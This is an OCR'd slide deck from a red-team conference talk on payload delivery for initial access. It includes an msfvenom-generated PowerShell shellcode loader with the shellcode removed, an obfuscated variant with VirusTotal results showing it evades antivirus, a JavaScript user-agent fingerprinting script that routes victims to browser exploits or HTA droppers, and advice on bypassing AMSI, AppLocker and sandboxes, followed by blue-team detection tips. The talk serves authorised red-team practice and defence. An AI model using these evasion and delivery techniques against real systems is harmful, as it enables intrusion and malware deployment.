Payload delivery for initial access in Red Team engagement and Adversary Simulation

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https://redteamvillage.org/

RED TEAM Village @@

HITB+CyberWeek UAE

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Who is this guy ??

- Jean-Marie Bourbon, 39 yo guy from south of France, now in Luxembourg
- LinkedIn: https://www.linkedin.com/in/jean-marie-bourbon/
- Twitter handle: @kmkz_security
- OffSec and RT/PT fanatic since years now :)
- Head of COS Service in POST Luxembourg (**big up to my teammates !**)
- Speaker at NDH 2k11 (FR), Sec. Bsides Dublin 2019, JS Meetup Luxembourg, Defcon Paris, SCSD 2020 (CH), ROOTCON 14 and **HITB UAE in Red Team village** :=)
- Some CVEs, a few B.Bounty … yeaaah, look mom, I'm sooo 31337 !!

- Other? Feel free to ask me!

What will we talk about?

How to gain initial access with a reduced attack surface during Adversary Simulation / Red Team exercise and bringing added value?
How to defend? Which quick-wins a Red Team can share with a Blue Team? Let's talk about this !

Chapter 1: How to deal with a (very) limited attack surface and how to bring added value? A Personal feedback !

Chapter 2: Mitigations and constraints: What do you have to think about before starting

Chapter 3: Technical corner: TTPs, bypasses, detection and quick-wins for "blue" peoples

Chapter 4: Final exploit-chain to obtain an independent attack-vectors initial access

Short demo and Q&A

A Personal feedback from battlefield: How to deal with a (very) limited attack surface?

Imagine you don't have more than a few exposed assets but you **pwn3d** the whole company….

How to deal with a (very) limited attack surface?

Questions: are you aware on "real-life" security incident? Do you ***really*** need an exposed unpatched SMB service to pwn? If so, is it useful for customer?

Be **offensive** and **creative**: Think like an attacker that want to gain shell, not like an auditor !

Don't only focus on tech. only **BUT** keep in mind that phishing is not that trivial

MFA/COVID-19 topic is a good starting point, mix S.E/OSINT/phishing scenarios

Why a good knowledge about OffSec, I.T security policies implementation and I.R are a big + not only for bypasses but also for remediation plan !

Be reactive and log EV-ER-Y-THING ! A full timeline with details is part of the mission, don't forget that.

Don't do it sequentially: **mixing approaches is the key for success** !

Mitigations and constraints: What do you have to think about before starting

AV, Proxies, AMSI, AppLocker, patch management, Blue Team, alerting, honeypots, canaries, processes in place,..

This is where a Blue mindset make the difference !

Mitigations and constraints: What do you have to think about before starting

Technical mitigation but not only !

Be reactive, your target may have a 24/7 SOC services or similar

Don't try to privesc immediately + don't focus on D.A it's a wrong and bad objective!

Phishing for shell is cool but you will have to deal with all security layers… not that easy, trust me

Phishing for creds is useful: what about MFA/physical ? Think about how to reuse these infos

Think about **password spraying** (be careful on account lockout)

Each steps should permits to imagine/validate/improve Use-Cases, detection, policies... and so on:

Not your RT skills ! Who cares? Client don't pay for that !

Technical corner: TTPs, evasion and bypasses

Unpopular opinion: **A.V bypasses** are just a step, **not a goal** !!

Dumb detection even in 2020: **YES** ! Keep it simple! (strings concatenation ftw)

Want to evade heuristic detection and solve outgoing traffic through proxy issue?

> Use a **stage-less shellcode** ;)


String based detection for MSF templates \o/: add comments, junk, concatenate...

Avoid automated tools usage: When signed project is unusable (shellter, veil,..)

Shellcode customization close the debate: **AMSI bypassed** “by design”

It’s part of our job to know defense evasion techniques ! (**TA0005**)

Ok thanks bye.



5
/ 57

Community Score

5 engines detected this file

2a45dccadc6ec04aed1be5e5fe3ee82194e1ecfc05d746d7aaa8ce4fd7e28301
payload-basic.ps1
powershell

1.63 KB
Size

2020-08-14 10:05:03 UTC
1 minute ago

Ikarus	Trojan.PowerShell.Rozena	Kaspersky	HEUR:Trojan.PowerShell.Generic
Microsoft	TrojanDownloader:PowerShell/Genbhv.A	Sophos AV	Troj/Venom-A
ZoneAlarm by Check Point	HEUR:Trojan.PowerShell.Generic	Ad-Aware	
AegisLab	Undetected	AhnLab-V3	
ALYac	Undetected	Antiy-AVL	
Arcabit	Undetected	Avast	
AVG	Undetected	Avira (no cloud)	
Baidu			
BitDefenderTheta			
CAT-QuickHeal			
CMC			
Cynet			

kmkz@kmkz-pc: ~

kmkz@kmkz-pc: ~/Bureau/ROOTCON-14/payloads 80x11


```
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 202329 bytes
Final size of psh-net file: 271428 bytes
Saved as: payload-basic.ps1
kmkz@kmkz-pc:~/Bureau/ROOTCON-14/payloads$ scite payload-basic.ps1
kmkz@kmkz-pc:~/Bureau/ROOTCON-14/payloads$ scite payload-basic.ps1
```

payload-basic.ps1 - SciTE

```
Set-StrictMode -Version 2
$c2It = @"
    using System;
    using System.Runtime.InteropServices;
    namespace qvn {
        public class func {
            [Flags] public enum AllocationType { Commit = 0x1000, Reserve = 0x
            [Flags] public enum MemoryProtection { ExecuteReadWrite = 0x40 }
            [Flags] public enum Time : uint { Infinite = 0xFFFFFFFF }
            [DllImport("kernel32.dll")] public static extern IntPtr VirtualAllo
            [DllImport("kernel32.dll")] public static extern IntPtr CreateThread(IntPtr
            [DllImport("kernel32.dll")] public static extern int WaitForSingleObject(In
        }
    }
"@

$auVyr = New-Object Microsoft.CSharp.CSharpCodeProvider
$wJi = New-Object System.CodeDom.Compiler.CompilerParameters
$wJi.ReferencedAssemblies.AddRange(@("System.dll", [PsObject].Assembly.Location))
$wJi.GenerateInMemory = $True
$a8 = $auVyr.CompileAssemblyFromSource($wJi, $c2It)

[Byte[]]$lZuup = [System.Convert]::FromBase64String("NO Pay-Load here")
$bMC = [qvn.func]::VirtualAlloc(0, $lZuup.Length + 1, [qvn.func+AllocationType]::Reserve
if ([Bool]!$bMC) { $global:result = 3; return }
```



ttps://www.virustotal.com/gui/file/d0475354548f53c2fe5fe96dd11b9733ba47de4cd3f70dd22ce69eb2e8832252/detection

3ba47de4cd3f70dd22ce69eb2e8832252

0
/ 57

Community Score

No engines detected this file


d0475354548f53c2fe5fe96dd11b9733ba47de4cd3f70dd22ce69eb2e8832252
psh-custom-template.ps1
direct-cpu-clock-access | runtime-modules | text

12.70 KB
Size

2020-08-14 10:12:30 UTC
3 minutes ago

DETECTION | DETAILS | BEHAVIOR | COMMUNITY

Ad-Aware	✓ Undetected	AegisLab	✓ Undetected
AhnLab-V3	✓ Undetected	ALYac	✓ Undetected
Antiy-AVL	✓ Undetected	Arcabit	✓ Undetected
Avast	✓ Undetected	Avast-Mobile	✓ Undetected
AVG	✓ Undetected	Baidu	✓ Undetected
BitDefender	✓ Undetected	BitDefenderTheta	✓ Undetected
Bkav	✓ Undetected	CAT-QuickHeal	✓ Undetected
ClamAV	✓ Undetected	CMC	✓ Undetected
Comodo	✓ Undetected	Cynet	✓ Undetected
Cyren	✓ Undetected	DrWeb	✓ Undetected
Emsisoft	✓ Undetected	eScan	✓ Undetected
ESET-NOD32	✓ Undetected	F-Prot	✓ Undetected
F-Secure	✓ Undetected	FireEye	✓ Undetected



```
##############################
$fed = 10+1587-4

#Stopwatch should be at 0 elapsed time.
#$stopWatch.Elapsed

#Time span should be set for 1 minute and 30 seconds.
#$timeSpan
#You can compare [TimeSpan] to [TimeSpan]!

#
#This will return true, as the stopwatch elapsed time of 0, is of course less than 1 minute and 30 seconds.
#$stopWatch.Elapsed -le $timeSpan
#And similarly you can check if your stopwatch elapsed time is greater than or equal to the specified time span, in
#$stopWatch.Elapsed -ge $timeSpan

$def = $fed

$xgh = $def

Set-StrictMode -Version 2

$yZEw = @"

    using System;
    using System.Runtime.InteropServices;

    namespace e3 {
        public class func {
            [Flags] public enum AllocationType { Commit = 0x1000, Reserve = 0x2000 }
            [Flags] public enum MemoryProtection { ExecuteReadWrite = 0x40 }
            [Flags] public enum Time : uint { Infinite = 0xFFFFFFFF }

            [DllImport("ke"+"r"+"n"+"el"+"32.dll")] public static extern IntPtr VirtualAlloc(IntPtr

            [DllImport("k"+"e"+"rnel"+"32.dll")] public static extern IntPtr CreateThread(IntPtr lpThreadAttr
            [DllImport("kern"+"el32.d"+"ll")] public static extern int WaitForSingleObject(IntPtr hHandle, Ti
        }
    }



"@


#Lorem ipsum dolor sit amet, consectetur adipiscing elit. Sed non risus. Suspendisse lectus tortor, dignissim sit am

$whb = New-Object Microsoft.CSharp.CSharpCodeProvider



$x004 = "Syst"+"em.dll"

$eQ5jS.ReferencedAssemblies.AddRange(@($x004, [PsObject].Assembly.Location))
```

Technical corner: TTPs, evasion and bypasses

Shellcode customization? No problem! (time 2 learn ASM a bit guys)

Few changes will break the signature BUT don't "nop" everywhere

Before testing evasion effectiveness, validate that shellcode is not broken!

- **Example from 2019**:

    Original: https://pastebin.com/74haMwJX

    Changed to: https://pastebin.com/rhJiWyDh

IMPORTANT:

Adapt the HTA dropper (**T1218**) file to avoid stupid string based detection (variable, loops…)

Technical corner: TTPs, evasion and bypasses

PowerShell template customization + shellcoding == AV and AMSI bypasses

> Everything you need (excluding brain): https://github.com/kmkz/Pentesting/tree/master/AV_Evasion

Adapt TTPs to your needs: What is perfect for me may not be good for you

A good payload **evade AppLocker** (wmi+xsl, etc...) & is **proxy aware** by default

Use a generic payload delivery technique that can be used for vulnerability exploitation, S.E, phishing etc… with a minimum changes!

BeEF is good for payload delivery, fingerprinting, automation...However some customization are mandatory to avoid detection (hook.js, cookies,..)

Avoid Macros: think about mail gateways, mitigations... not generic and limited to phishing

Fingerprint incoming requests to use the right payload (HTA, exploit,...)

Technical corner: TTPs, evasion and bypasses

Fingerprint UA using Nginx or simple JS to use the right payload (Edge, FF, Chrome, Android, windows, OSX..) and to validate that it is legit (no wget, URL scanning, bots etc..)


Protip: stay aware about JS/JIT exploit ;) browser exploitation is a reality !

Sandbox escape ?
https://byteraptors.github.io/windows/exploitation/2020/05/24/sandboxescape.html

and **SOOO** many more…

Emulation idea:

Operations Wizardopium and Powerfall used this TTP to trigger the adapted browser exploits



```
<script>
  // UserAgent init
  var useragent = navigator.userAgent;

  // OS
  var win7 = /(Windows 7|Windows NT 6.1)/;
  var win8 = /(Windows 8|Windows NT 6.2)/;
  var win8_1 = /(Windows 8.1|Windows NT 6.3)/;
  var win10 = /(Windows 10.0|Windows NT 10.0)/;
  var linux = /(Linux x86)/;
  var andro = /(Android)/;

  // Browser
  var edge = /edge/i;

  // Fingerprinting (to complete)
  if  (win7.test(useragent)){
    document.write("Win7 detected <br/>");

    //if win7 + I.E 11:
    cve_2018_0891();
  }
  else if (win10.test(useragent)){
    document.write("Win10 detected <br/>");
    document.write(useragent);

    if (edge.test(useragent)){
      document.write("<br/>Edge detected <br/>Delivering Payload ... <br/>");
      hta_payload_deliver();
```

Technical corner: TTPs, evasion and bypasses

Always use a proxy aware dropper with a **VALID User-Agent** !

Use a **valid SSL certificate** (HSTS, URL scanning) with a good domain name, validate the reputation of the domain, **if necessary recategorize it** - **Yes, you can!**

Add some sandbox evasion techniques to avoid being flagged (if needed):

- Internal phishing will "bypass" sandbox detection in 99,9% cases

- Test if machinename != username, DNS resolution etc...

- Use encryption using an environmental keying: derive the key from something within the user's environment

Refs: https://github.com/nccgroup/demiguise
https://www.microsoft.com/security/blog/2018/09/12/office-vba-amsi-parting-the-veil-on-malicious-macros/

Technical corner: A blue perspective

Create User-Agent based use-cases -> if suspicious: **trigger**! (PowerShell, empty, random,..)

Deploy authentication on proxy: this is more challenging and efficient than A.V!

URLs: IP address, raw* (raw.githubusercontent), public pad (ether, Mozilla,..)

Apply, monitor and challenge a strong AppLocker policy (https://lolbas-project.github.io/)

Keep an eye on PowerShell:

- Avoid V2, monitor module logging events (EID **4103**)
- If V5, enable + monitor CLM and ScriptBlock logging (EID **4104**)
- Create **AMSI events based rulesets**

V6: PowerShell installed (PWSH) on Linux & macOS ! (CVE-2018-8415: logging bypass)

Technical corner: A blue perspective

Suspicious activity(ies) ? (dropper, lateral movement, endpoint security alert,..)

Please, NEVER (FU**IN' NEVER !) use highly privileged account to investigate !

Create policies for any cases to **prevent panic** and know **how to react**

Creds stealing? Change ***ALL*** passwords (password spraying attempts)

Re-validate your patch management policy **regularly**

Don't underestimate internal tests: assume a breach !

Keep in mind that defense != magic boxes that detect *

Like RT that have to think Blue, BT have to think like Red (or threat actors)

Final exploit-chain to obtain an independent attack-vectors initial access

Abracadabra...

Final exploit-chain to obtain an independent attack-vectors initial access

1 - Generate a classical .ps1 file (MSFvenom works like a charm, will be the **stage 2**)

2 - Customize classical .ps1 file to obtain your own PowerShell payload (**T1059**)

3 - Extract and adapt base 64 encoded shellcode loaded in your .ps1 file (**stage 3**)

4 - Re-encode your shellcode in base 64 and replace the automatically generated one (**T1140)**

